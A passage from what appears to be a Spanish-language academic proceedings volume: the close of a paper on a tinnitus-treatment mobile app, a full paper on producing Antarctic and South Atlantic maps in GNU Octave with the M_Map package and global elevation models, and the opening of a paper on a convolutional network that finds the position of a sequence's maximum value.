Culminado el proceso de detección, la frecuencia y el volumen del acúfeno a tratar han sido determinados, la aplicación solicita al usuario el completamiento por primera vez de la encuesta (Tinnitus Handicap Inventory Questionnarie [THI]). El sistema solicitará al paciente el completamiento de la misma encuesta cada 30 días, de modo que el médico tratante pueda analizar la evolución del paciente y determinar el efecto producido por el test de inhibición. Al completar la encuesta, el sistema genera una puntuación entre 0 y 100, que se traduce en 5 categorías de incapacidad, a saber: No incapacidad, Leve, Moderada, Severa, Catastrófica. Desde su panel de administración el médico podrá, durante todo el periodo de tratamiento, acceder a las encuestar realizadas por cada paciente y observar su evolución.

Una vez realizados los pasos anteriores, se habilita la opción para comenzar el test de inhibición. (Fig. 10)



Fig 10 – Habilitación del test de inhibición App

Al comenzar el test, la aplicación emite un sonido generado por la composición de tres tonos cuyas frecuencias son la del acufeno, su doble y su mitad. (Fig. 11)




Fig 11 – Realización del test de inhibición App

La duración del test de inhibición es recomendada por el médico tratante, pero el paciente puede concluir con el test en el momento que considere necesario. Al solicitar la conclusión del proceso, la aplicación requerirá al usuario que clasifique su experiencia de modo de poder determinar situaciones en las cuales el procedimiento pueda generar incomodidad o molestia. (Fig. 12). De hecho, en caso que el paciente identifique su experiencia como mala en 3 oportunidades consecutivas, la prueba de inhibición quedará bloqueada y el paciente deberá concurrir a la consulta con el especialista para evaluar la situación y realizar una nueva calibración si este lo considera oportuno.



Fig 12 – Finalización y valoración del test de inhibición App

Toda la actividad realizada por el paciente con el uso de la aplicación esta sincronizada con una base de datos central, de este modo el médico tratante puede acceder y observar las operaciones de inhibición que el paciente ha realizado durante un periodo como así también el nivel de satisfacción que ha encontrado con el uso de la aplicación. La medición cuantitativa de la experiencia queda además plasmada por la información recabada de las encuestas mensuales que completa el paciente, de modo que el especialista puede valorar la mejora o no de la sintomatología.

Conclusiones

Los dispositivos móviles son hoy parte de la vida cotidiana, permitiendo una comunicación inmediata independientemente del tiempo y del lugar. Los avances que proporcionan las nuevas tecnologías impactan en diferentes ámbitos como la educación, la comunicación o la producción industrial. La medicina es un campo en el que estas nuevas tecnologías tienen también mucho que aportar. El Mobile Health (mHealth) es un campo emergente y de rápido desarrollo que juega un papel importante en la transformación de la asistencia sanitaria, aumentando la calidad y la eficiencia de la atención y permitiendo una transmisión instantánea de información entre médicos y pacientes.

Consideramos que el presente desarrollo genera un aporte interesante en la detección, el análisis y el seguimiento de pacientes con acúfenos y puede ser de ayuda para mejorar su calidad de vida presentanto una alternarica de terapia de inhibición residual. La plataforma desarrollada está actualmente en su etapa de testing, y los resultados de pruebas preliminares realizadas con pacientes voluntarios han mostrado una respuesta interesante respecto a la disminución de los síntomas. La próxima etapa a afrontar consiste en evaluar si la utilización sistemática del instrumento efectivamente muestra resultados positivos en cuanto a la mejora de los síntomas. Para esta etapa se prevé la definición de grupos de pacientes con los cuales llevar adelante el proceso de utilización de la plataforma durante un periodo de tiempo a fin de lograr la recolección de un volumen de datos

suficiente para la realización del análisis de las respuestas y la valoración de los resultados.

Bibliografía

[1] Curet, C.; Roitman, D. (2016) Tinnitus – Evaluación y Manejo. Revista Médica Clínica Las Condes. Volumen del año 2016; número 27(6) 848-862. Disponible en https://www.elsevier.es/es-revista-revista-medica-clinica-las-condes-202-articulo-tinnitus-evaluacin-y-manejo-S0716864016301201. [Último acceso el día 9 de septiembre de 2019].

[2] Davis, A.; Coles, R.R.; Smith, P.; Spencer, H.S. (1992) Factors influencing tinnitus report in Great Britain. (Pp. 239-243) En Aran, J.M.; Dauman, R. (Eds.) (1992) Tinnitus 91: Proceedings of the fourth international tinnitus seminar. Amsterdam: Kugler.

[3] De Ridder, D.; De Mulder, G.; Walsh, V.; Muggleton, N.; Sunaert, S.; Møller, A. (2004) Magnetic and electrical stimulation of the auditory cortex for intractable tinnitus. Case report. Journal of Neurosurgery, 100(3), 560-564. Disponible en: https://thejns.org/view/journals/j-neurosurg/100/3/article-p560.xml. [Último acceso el día 9 de septiembre de 2019].

[4] Feldmann, H. (1971). Homolateral and contralateral masking of tinnitus by noise-bands and by pure tones. Audiology Journal, 10(3), 138-144. Disponible en http://dx.doi.org/10.3109/00206097109072551. [Último acceso el día 9 de septiembre de 2019].

[5] Morales Puebla, J. M.; Mingo Sánchez, E.M.; Menéndez Colino, L. M. (2014) Exploración y Tratamiento del paciente con acúfeno En Sociedad Española de Otorrinolaringología y Patología Cérvico-Facial – SEORL PCF (2014) Libro Virtual de formación en Otorrinolaringología. Disponible en http://seorl.net/PDF/Otologia/008%20-20EXPLORACI%C3%93N%20Y%20TRATAMIENTO%20DEL%20PACIENTE%20CON%20AC%C3%9AFENOS.pdf. [Último acceso el día 9 de septiembre de 2019].

[6] Roitman, D.; Yanco, A. (2009) Inhibición residual de los acúfenos. Revisión. Revista Faso, Año 16 - Nº 1 – 2009. Disponible en http://faso.org.ar/revistas/2009/1/nota13.pdf. [Último acceso el día 9 de septiembre de 2019].Tinnitus Handicap Inventory (THI) Disponible en: https://www.ata.org/sites/default/files/Tinnitus_Handicap_Inventory.pdf. [Último acceso el día 9 de septiembre de 2019].

Una Experiencia Introductoria de Mapeo en Octave

Hernán Edgardo Sala y Patricia Verónica Ortúzar
Dirección Nacional del Antártico – Instituto Antártico Argentino
hersala@gmail.com

Resumen

GNU Octave es un lenguaje de programación libre de alto nivel orientado al cálculo y al modelado numérico. Sus capacidades para producir mapas son relativamente desconocidas y poco desarrolladas, y consecuentemente escasamente utilizadas. Este trabajo documenta una experiencia de mapeo utilizando algunas funciones disponibles de manera libre en Internet. Debido a que la creación de mapas en Octave no se realiza de manera tan intuitiva como sucede en un sistema de información geográfico (SIG), son necesarios conocimientos básicos de programación a los fines de adaptar y/o modificar algunas de las funciones utilizadas. Los resultados obtenidos son auspiciosos si se considera el tiempo requerido para programar, y resaltan la gran potencialidad de Octave para producir buenos mapas. La principal ventaja que resulta del uso de este programa, radica en sortear la discontinuidad que habitualmente se produce entre la etapa de análisis de datos y la de confección de mapas, la cual es proclive a errores debido a su carácter manual o no automatizado. De lo anterior se infiere que la capacidad de Octave para elaborar mapas está muy subexplotada, de allí que el desarrollo de nuevas herramientas de mapeo resulte muy necesario.

1. Introducción

GNU Octave es un lenguaje de programación científica de alto nivel orientado al cálculo matemático, provisto con herramientas de visualización, que con frecuencia es utilizado para la simulación y el modelado numérico [1]. El mismo puede ser distribuido y/o modificado bajo licencia GNU-GPL, lo cual significa que Octave es un software de código abierto (*Free Open Source Software* o FOSS) muy útil para aplicaciones científicas y tecnológicas [2]. Posee una amplia comunidad de usuarios y de desarrolladores que brindan asistencia y acceso a repositorios de paquetes (*packages*) y a actualizaciones, por medio de distintos recursos electrónicos.

Por otra parte, Octave es un lenguaje interpretado, multi-plataforma, que resulta compatible con buena parte del código desarrollado para MATLAB©. Por a estas características, representa una valiosa herramienta para estudiantes, profesionales y científicos de diversas áreas de la industria y la academia. En general, los nuevos usuarios se inician con Octave ante la necesidad de analizar y representar funciones matemáticas, modelar fenómenos físicos o biológicos, etc. A título de ejemplo, se presentan distintos gráficos en la Figura 1.




Figura 1. (a) El característico "sombrero" de Octave. (b) dos funciones periódicas y su correspondiente adición. Estos gráficos, 3D y 2D, son los que típicamente se elaboran con Octave; por el contrario, pocas veces es utilizado para confeccionar mapas.

Con frecuencia Octave es utilizado para realizar las etapas inherentes al análisis numérico de los datos, pero luego, a la hora de publicar los resultados, parte o toda la información debe ser exportada a otro software distinto capaz de confeccionar mapas, por ejemplo, un sistema de

información geográfica (SIG). Esta discontinuidad entre las etapas de análisis numérico y las de mapeo suele ocasionar dificultades que resultan de la necesidad de adaptar y/o exportar los archivos digitales. Por otro lado, además de exponer a la posibilidad de cometer errores durante la mencionada exportación, también exige una serie de operaciones manuales que dificulta la repetibilidad científica de los resultados obtenidos [3].

Este trabajo se propone contribuir a difundir el uso de Octave para la elaboración de mapas. Cabe destacar que muchos usuarios desconocen o desconfían de la habilidad de este software para producir mapas apropiados para publicaciones científicas; y son muy escasas las experiencias documentadas al respecto. No obstante, a pesar de no tratarse de un SIG, es posible utilizar Octave para elaborar mapas ilustrativos e informativos. Esta capacidad puede ser utilizada en disciplinas tan diversas como ecología, glaciología, gestión ambiental, etc. Procurando estos fines existen distintos recursos, entre ellos los *packages* como M_Map [4] o Mapping [5]; sin embargo, estos aún no han sido suficientemente explorados y utilizados por los usuarios finales.

Independientemente del potencial de Octave para la confección de mapas, debe tenerse en cuenta que la misma no se realiza de manera tan intuitiva o directa como sucede en un entorno SIG. Sin embargo, es importante saber que gran parte del código necesario ya ha sido desarrollado y sólo requiere un poco de trabajo de edición para adaptarlo a objetivos específicos. A partir de ligeras modificaciones es posible elaborar una enorme variedad de mapas utilizando distintas proyecciones, grillas, paleta de colores, etc., orientados a objetivos muy diversos y específicos.

2. Mapeando con Octave

En esta sección se presenta a modo de ejemplo una serie de mapas elaborados con Octave, utilizando como fuente de datos un conjunto de modelos de elevación digital. Un modelo de elevación digital (más conocido como DEM, por sus siglas en inglés) es una representación numérica del relieve de una determinada región de la Tierra o de un planeta entero. En geomática, los DEMs son frecuentemente utilizados como información base (también denominada fundamental o topográfica) [6] para analizar procesos actuales o del pasado, naturales o antrópicos [7]. Hemos utilizado los siguientes tres DEMs para realizar los ejemplos aquí presentados: ETOPO1 [8-9], ETOPO2v2 [10] y TerrainBase [11]. Este último modelo, si bien es obsoleto, ha sido incluido sólo con fines didácticos. Los tres DEMs pueden descargarse de forma libre desde Internet (ver más adelante), e incluyen simultáneamente topografía y batimetría, es decir representan el relieve terrestre y submarino de todo el planeta.

Los mapas aquí presentados son sólo de carácter ilustrativo y muestran distintas áreas del Atlántico Sur y de la Antártida. Para su elaboración se utilizaron distintas funciones, entre ellas las más importantes son las desarrolladas por Rich Pawlowicz (Universidad de Columbia Británica, Canadá). Dichas funciones forman parte del paquete M_Map, el cual se encuentra disponible al público y bien documentado (aunque sólo en inglés) en Internet [4]. De allí que este trabajo se proponga contribuir a difundir en lengua española el uso de Octave para la confección de mapas.

Hay que mencionar que estas funciones fueron escritas inicialmente para ser utilizadas en MATLAB©, sin embargo, la elevada compatibilidad que existe entre ambos software permite que muchas de las funciones puedan ser utilizadas en Octave de manera directa o tras haber realizado algunas pequeñas modificaciones.

Las principales funciones del paquete M_Map que fueron utilizadas para confeccionar los ejemplos expuestos son las que aparecen en la Tabla 1.

Tabla 1. Funciones utilizadas del paquete M_Map

Nombre de la función	Breve descripción
m_proj.m	Establece la proyección del mapa (Lambert Conforme Cónica, Ortográfica, etc.).
m_grid.m	Define una grilla y la superpone sobre el mapa.
m_contour.m	Genera contornos de isolíneas a partir de una matriz de datos (por ej. un DEM).
m_contourf.m	Genera contornos rellenos a partir de una matriz de datos (por ej. un DEM).
m_ll2xy.m	Convierte coordenadas geográficas (long/lat) a coordenadas de una determinada proyección.
m_tbase.m	Grafica datos de elevación a partir del DEM TerrainBase (tbase.int)
m_etopo2.m	Grafica datos de elevación a partir del DEM ETOPO2v2 (ETOPO2v2g_i2_MSB.bin).

Vale señalar que la extensión ".m" es característica de las funciones (y de los scripts en general) de Octave y también de MATLAB©. Las funciones de la Tabla 1, al igual que cualquier otra función (o *script*) de estos programas, pueden ser fácilmente editadas utilizando el propio Octave o cualquier editor de textos. De hecho, varias de ellas debieron ser modificadas con el objeto de adaptarlas a los DEMs ya referidos.

Durante la ejecución de algunas de estas funciones, en ocasiones aparece la advertencia: "*warning: Matlab-style short-circuit operation performed for operator &*". Si bien la ejecución no se interrumpe, ni tampoco se detiene la

generación del mapa en el dispositivo gráfico, sin importar cuál de los tres que ofrece Octave (qt, fltk o gnuplot) haya sido seleccionado, esta advertencia puede resultar molesta. En general, esta puede evitarse si se reemplaza "&" por "&&" en las funciones señaladas.

En lo que respecta a las denominadas funciones internas (contenidas en el directorio "*private*" de M_Map), las mismas fueron utilizadas de manera "indirecta" a través de las funciones de la Tabla 1, y sin haber realizado sobre ellas ningún tipo de modificación. Con respecto a la exportación de los mapas, una vez que estos habían sido generados en cualquiera de los tres dispositivos gráficos, surgieron algunas dificultades, ya sea que estos fueran exportados como archivos ráster (png, jpg, etc.) o vectoriales (ps, eps, etc.). La mejor alternativa resultó exportar los mapas como archivos .png utilizando el dispositivo grafico fltk, o también simples capturas de pantalla.

Pasos previos

A continuación se presentan cuatro ejemplos con la finalidad de brindar una introducción a la elaboración de mapas con Octave. Cada ejemplo está elaborado a partir de un breve *script* capaz de generar el mapa ilustrado. Los cuatro scripts fueron creados y testeados con el paquete M_Map v1.4i y v1.4j (2017/18 R. Pawlowicz©) [4] utilizando GNU Octave versión 4.2.0, en diferentes entornos Microsoft Windows© (Windows 7 Ultimate 2009 Service Pack1 y XP Professional 2002 Pack 3).

Luego de haber instalado correctamente Octave de acuerdo con el sistema operativo que se esté utilizando (MS Windows©, GNU/Linux, etc.), descargar e instalar M_Map en un directorio que pueda ser invocado por Octave.

Antes de proceder con los ejemplos propiamente dichos, hace falta descargar los tres DEM que se utilizaran como fuente de datos para la confección de los mapas. Además, como ya se mencionó, es necesario realizar unas simples modificaciones en algunas de las funciones distribuidas en M_Map. Entonces, descargar y guardar en un directorio conocido los siguientes archivos correspondientes a los DEMs:

1. "tbase" o TerrainBase [11]: es un modelo global con una resolución espacial de 5-minutos (relativamente gruesa). Este puede obtenerse desde: https://rda.ucar.edu/datasets/ds759.2/. Una vez descargado, crear el archivo 'tbase.int' utilizando la función "m_tba2b.m"; para ello seguir las instrucciones dadas en la guía "*M_Map: Users Guide v1.4*" o en una versión posterior.

2. "ETOPO2" [10]: es un modelo de relieve global con una resolución espacial de 2-minutos (intermedia). El nombre del archivo a descargar es: 'ETOPO2v2g_i2_MSB.bin', y se encuentra disponible en: https://www.ngdc.noaa.gov/mgg/global/etopo2.html.

3. "ETOPO1" [9]: es un modelo global con una resolución espacial de 1-minuto (relativamente alta). El archivo a descargar es: 'etopo1_ice_g_i2.bin' y se encuentra a disposición del público en: https://www.ngdc.noaa.gov/mgg/global/global.html.

Luego, con el propósito de poder utilizar cualquiera de los tres DEMs (tbase, ETOPO2v2, ETOPO1), hay modificar las siguientes funciones de paquete M_Map:

- En la función m_tbase.m, editar la ruta de acuerdo al directorio en uso (líneas 29-33).
- A partir de la función m_etopo2.m crear y guardar un nuevo archivo llamado m_etopo1.m. Luego, en este último, editar la primera línea reemplazando "m_etopo2" por "m_etopo1". Esto es para evitar la aparición del "*warning*" antes mencionado. Además, editar la línea 40 indicando la ruta correcta.
- En la función m_etopo2.m, editar la ruta (líneas 37-41). Al comienzo de las líneas 52 y 54, agregar o no el carácter "%", según la opción se prefiera. Por ej., no comentar la línea 52: efid = fopen ([PATHNAME 'ETOPO2v2g_i2_MSB.bin'],'r','b'); y comentar la línea 54 (agregando "%"). En la línea 60, seleccionar la resolución espacial (*resolution*) adecuada (2 = 2 minute para etopo2 o 1 = 1 minute para etopo1).

Una vez realizados estos cambios, las funciones mencionadas pueden ser utilizadas para confeccionar mapas con cualquiera de los tres DEMs.

En una versión previa de M_Map (v1.4h, Sep/2014), se hacía necesario también editar la función m_grid.m (agregando "%" al inicio de la líneas 82 a 86) para evitar la aparición de un "*warning*". Sin embargo, esto no fue más necesario a partir de la versión v1.4i , Dec/2017.

No obstante, dependiendo de la combinación resultante entre la versión de Octave (también la distribución) y la de M_Map que se esté utilizando, es posible la aparición del siguiente mensaje: "*warning: bitmax is obsolete and will be removed from a future version of Octave*". Pero como ya se dijo, la aparición de la advertencia no interrumpe la ejecución de los *scripts* ni de las funciones durante la elaboración de los mapas.

Primer Ejemplo

La Figura 2 muestra un croquis de la Península Antártica y de la región occidental del Mar de Weddell, señalando la ubicación de las seis bases permanentes argentinas. El mapa fue elaborado a partir del DEM ETOPO2v2, con una proyección cónica de Lambert, y tomando como paralelos estándar los 70° y 80° de latitud Sur.




Figura 2. Península Antártica y región del Mar de Weddell. La escala de colores indica la elevación o la profundidad en metros con respecto al nivel del mar.

A continuación se muestran las líneas del *script* que definen las propiedades del mapa y de la grilla superpuesta sobre el mismo en la Figura 2.

```
m_proj ('lambert', 'lon', [-75 -25], 'lat', [-90 -58], 'par', [-80 -70], 'ell', 'wgs84');

m_grid ('linestyle','--','tickdir','in','linewidth',1.3, 'fontname', TNR, 'fontsize',0.8*FS);
```

Figura 3. Líneas del script en donde se definen la proyección del mapa (primera línea) y las propiedades de la grilla sobreimpuesta al mismo (segunda línea).

Segundo Ejemplo

La Figura 4 muestra el extremo sudeste de la Patagonia, Tierra del Fuego y una porción del Atlántico Sur, incluyendo las Islas Malvinas, el Arco del Scotia y el extremo norte de la Península Antártica. Los cuatro cuadrados amarillos indican la ubicación de las bases permanentes argentinas dentro del área considerada.




Figura 4. Extremo oriental de Tierra del Fuego y una porción del Atlántico Sur, incluyendo las Islas Malvinas, el Arco del Scotia y el N de la Península Antártica.

Esta figura fue realizada con el modelo ETOPO1, utilizando una proyección cónica de Lambert. El paralelo estándar es 58° de latitud Sur, el cual pasa por el eje horizontal del mapa (esto es realizado por defecto por la función m_proj.m); las dos líneas presentes en la Figura 5 muestran los parámetros utilizados para generar dicho mapa.

```
m_proj ('lambert', 'lon', [-70 -24], 'lat', [-65 -51]);

m_etopo1 ('contourf',[-9000:1000:2000], 'linestyle', ':', 'linewidth', 0.1);
```

Figura 5. Líneas del script en donde se definen la proyección (primera línea) y las propiedades del mapa (segunda línea).

Tercer Ejemplo

La Figura 6 ilustra la Península Antártica y, en contacto con su costa oriental, la barrera de hielo Larsen (BHL) y la porción occidental del Mar de Weddell. Hacia el Norte encontramos las Islas Shetland del Sur (sin etiquetar) y el Pasaje Drake.




Figura 6. Comparación entre dos modelos digitales de elevación con diferente fecha y resolución espacial. Panel izquierdo: modelo ETOPO2v2; panel derecho: modelo ETOPO1. BHL: Barrera de hielo Larsen.

El cuadrado rojo emplazado en el centro de ambos paneles (extremo oriental de los Nunataks Foca, no indicados en el mapa por razones de espacio), representa la ubicación de la Base Matienzo. El panel izquierdo corresponde al modelo ETOPO2v2 y el derecho al ETOPO1. Como puede observarse en la Figura 6, tales modelos no solo difieren en cuanto a la fecha de elaboración y publicación, sino también en su resolución espacial, siendo uno y dos minutos, respectivamente. Debido a la diferencia en las fechas de elaboración, se observa una marcada reducción en la extensión de la barrera de hielo Larsen, adyacente a la costa Sudeste de la Península Antártica. Por otra parte, las diferencias en la resolución espacial también se hacen evidentes bajo una simple inspección visual, al comparar el detalle de la batimetría del Mar de Weddell o del Pasaje Drake; siendo el modelo ETOPO2v2 de resolución más gruesa (menos detallada) que la del ETOPO1. Las siguientes líneas muestran cómo se establece para el panel izquierdo de la figura citada, el área, la proyección y las propiedades del contorno.

```
subplot (1, 2, 1); % divide the plot area into a series of subplot windows

m_proj ('lambert', 'lon', [-66 -54], 'lat', [-69 -61]);

m_etopo2              ('contourf',[-8000:1000:2000], 'linestyle', '-', 'linewidth', 0.1);
```

Figura 7. Líneas del script en donde se definen las propiedades del panel izquierdo de la Figura 6.

Cuarto Ejemplo

La Figura 8 muestra las cuencas oceánicas que circunscriben el continente antártico. Es decir las tres cuencas australes correspondientes a los océanos Pacífico, Atlántico e Índico.



Figura 8. Vista general de las cuencas oceánicas australes que circundan el continente antártico.

Para la elaboración de la Figura 8 no fue necesario utilizar ninguno de los DEMs antes mencionados ya que en esta ocasión sólo se graficaron los océanos y los continentes sin tener en cuenta la topografía ni la batimetría.

```
subplot (3, 1, 1); % Sets that
this is the first sketch

m_proj('Ortho','lat',-56,'long',-
140);

m_coast('patch', colour_peach);

m_grid('linest','','xticklabels',[
],'yticklabels',[],'backgroundcolo
r', colour_teal, 'xtick', 6,
'ytick', 4);
```

Figura 9. Líneas del script en donde se definen las propiedades del primer elemento de la Figura 8 (cuenca del O. Pacífico Sur).

La Figura 9 contiene las líneas que definen, en primer lugar, una figura que contiene tres elementos ubicados en una única columna. Segundo, un tipo de proyección (Ortogonal) que brinda una suerte de visión en perspectiva de la Tierra. Y, tercero, la grilla que se superpone sobre el planeta, y los colores personalizados utilizados para representar la tierra y los océanos.

3. Conclusiones

Si bien Octave es un lenguaje de programación principalmente orientado al cálculo y modelado numérico, también es capaz de generar buenos mapas. Su producción en Octave no se realiza de manera tan directa o intuitiva como sucede en el entorno de un SIG. Sin embargo tampoco es tan complejo hacerlo, tan sólo requiere algunos conocimientos básicos de programación. Gracias a la comunidad de usuarios y desarrolladores de Octave (e indirectamente de MATLAB©), existe un creciente número de funciones para mapeo, de allí que no sea necesario elaborar un código completamente nuevo sino simplemente adaptar el código existente a los propios objetivos.

La principal ventaja de elaborar mapas con Octave consiste en establecer una continuidad entre las etapas de análisis numérico y las de mapeo. Representaría una enorme ayuda poder contar con nuevos *scripts* que complementen y coadyuven a las funciones y/o paquetes que ya existen. También sería muy provechoso que M_Map pasara a ser un paquete "oficial" de Octave, así la comunidad de desarrolladores podría realizar mejoras y actualizaciones sobre él.

Queda aún por resolver algunos problemas en la exportación de los mapas en una variedad de formatos digitales, por medio de los distintos dispositivos gráficos (qt, fltk o gnuplot).

Por último, cabe señalar si bien no se han evaluado todas y cada una de las funciones y paquetes disponibles para generar mapas con este software, hemos encontrado que muchas de ellas dan buenos resultados utilizando Octave 4.2.0 en distintos entornos de Microsoft Windows© (Windows 7 Ultimate 2009 Service Pack1 y XP Professional 2002 Pack 3). Alentamos a todos aquellos que se encuentren interesados en mapear con Octave a explorar estas y otras funciones, y demás posibilidades que ofrecen M_Map, Mapping y otros paquetes disponibles.

Agradecimientos

Los autores expresan su agradecimiento a la Dirección Nacional del Antártico – Instituto Antártico Argentino (DNA-IAA), a la comunidad de usuarios y de desarrolladores de GNU Octave, y a Rich Pawlowicz (UBC, Canadá). Un agradecimiento especial a Juan Pablo Carbajal por sus comentarios y sugerencias, y a los tres revisores que de manera anónima evaluaron el manuscrito inicial de este trabajo.

Para recortar y adaptar las figuras a este artículo se utilizó el visualizador y editor de imágenes IrfanView (https://www.irfanview.com).

Apéndice

Todos los *scripts* utilizados para generar los mapas aquí expuestos o variantes muy similares pueden ser consultados y descargados desde el proyecto (en inglés) "*An introductory mapping experience in Octave*", ubicado en el repositorio GitLab (https://gitlab.com/hersala/an_introductory_mapping_experience_in_octave).

Referencias

[1] GNU Octave, 2018. Disponible en: https://www.gnu.org/software/octave/.

[2] Sala, H. E. y Núñez Pölcher, P. N. "Software Libre y Acceso Abierto: dos formas de transferencia de tecnología". Revista Iberoamericana de Ciencia, Tecnología y Sociedad, 9, 26, mayo 2014, pp. 115-128.

[3] Greene, C. A., Gwyther, D. E and Blankenship, D. D. "Antarctic Mapping Tools for MATLAB". Computers & Geosciences, 104, July 2017, pp. 151-157.

[4] Pawlowicz, R. "M_Map: A mapping package for MATLAB", version v1.4i, 2017. Disponible en: https://www.eoas.ubc.ca/~rich/map.html.

[5] Nienhuis, P. "Mapping Functions", version 1.2.1, 2016. Disponible en: https://octave.sourceforge.io/mapping.

[6] Olaya, V. "Introducción a los Sistemas de Información Geográfica". Instituto Geográfico Nacional, CABA, FOSS4G, Argentina 2017.

[7] Sala, H., Matko, C., Falk, U. y Grings, F. "Análisis y comparación de dos modelos digitales de elevación en la Isla 25 de Mayo (King George Island), Islas Shetland del Sur, Antártida". Geoacta, 39, 2, 2014, pp. 14-29.

[8] Amante, C. and Eakins, B. E. ETOPO1, 1 Arc-Minute Global Relief Model: Procedures, Data Sources and Analysis. NOAA Technical Memorandum NESDIS NGDC-24. National Geophysical Data Center, NOAA.2009. Disponible en: https://www.ngdc.noaa.gov/mgg/global/relief/ETOPO1/.

[9] DOC/NOAA/NESDIS/NCEI. 2009. ETOPO1 Global Relief Model, 2009. DOI: 10.7289/V5C8276M. Disponible en: https://www.ngdc.noaa.gov/mgg/global/global.html.

[10] DOC/NOAA/NESDIS/NCEI. 2006. ETOPO2v2. 2-minute Gridded Global Relief Data. Disponible en: https://www.ngdc.noaa.gov/mgg/global/etopo2.html.

[11] NGDC/NESDIS/NOAA. 1995. TerrainBase. Global 5 Arc-minute Ocean depth and Land Elevation from the US National Geophysical Data Center. Research Data Archive at the National Center for Atmospheric Research, Computational and Information Systems Laboratory, 1995. Disponible en: https://rda.ucar.edu/datasets/ds759.2/.

Cálculo de la posición del valor máximo en una secuencia con redes neuronales

Mario Alejandro García, Eduardo Destéfanis, Agustina Gómez
Universidad Tecnológica Nacional
Facultad Regional Córdoba
mgarcia@frc.utn.edu.ar

Lorena Rosset
Escuela de Fonoaudiología
Facultad de Ciencias Médicas
Universidad Nacional de Córdoba

Resumen

Se plantea la necesidad de calcular con una red neuronal la posición del valor máximo en una secuencia. En este caso la aplicación es el cálculo del pico del cepstrum. Se propone un modelo neuronal con una capa de convolución que realiza el cálculo esperado. Se muestra que la red neuronal obtenida se puede entrenar. Además el modelo propuesto, utiliza pocos parámetros y debido al esquema de cálculo y las funciones utilizadas, puede propagar el gradiente del error hacia atrás para permitir el entrenamiento de capas conectadas al principio de la red.

Introducción

El aprendizaje profundo (deep learning) es el estado del arte en reconocimiento de patrones en imágenes y audio. A diferencia de los modelos clásicos de reconocimiento de patrones, donde la extracción de características y la clasificación son dos etapas distintas, en los modelos de deep learning las primeras capas de la red neuronal se encargan de la extracción de características y las últimas de la clasificación. Se supone que es en esta integración de las dos etapas donde reside una de las ventajas del método, ya que es posible encontrar los parámetros óptimos de extracción de características y clasificación en conjunto [1].

En este trabajo se presenta una red neuronal convolutiva que recibe una secuencia de valores y devuelve otra secuencia del mismo tamaño donde se marca la ubicación del valor máximo en la secuencia de entrada. Esta red es necesaria para integrar otras dos redes neuronales en una red mayor que calcule la calidad vocal. En la siguiente sección se dan más detalles sobre el cálculo de la calidad vocal.

Contexto

Este trabajo se desarrolla como parte de un proyecto de valoración automática de la calidad vocal con redes neuronales profundas.

Se sabe que medidas acústicas como shimmer, jitter y harmonics-to-noise ratio (HNR) que están relacionadas con la calidad de la voz [2].

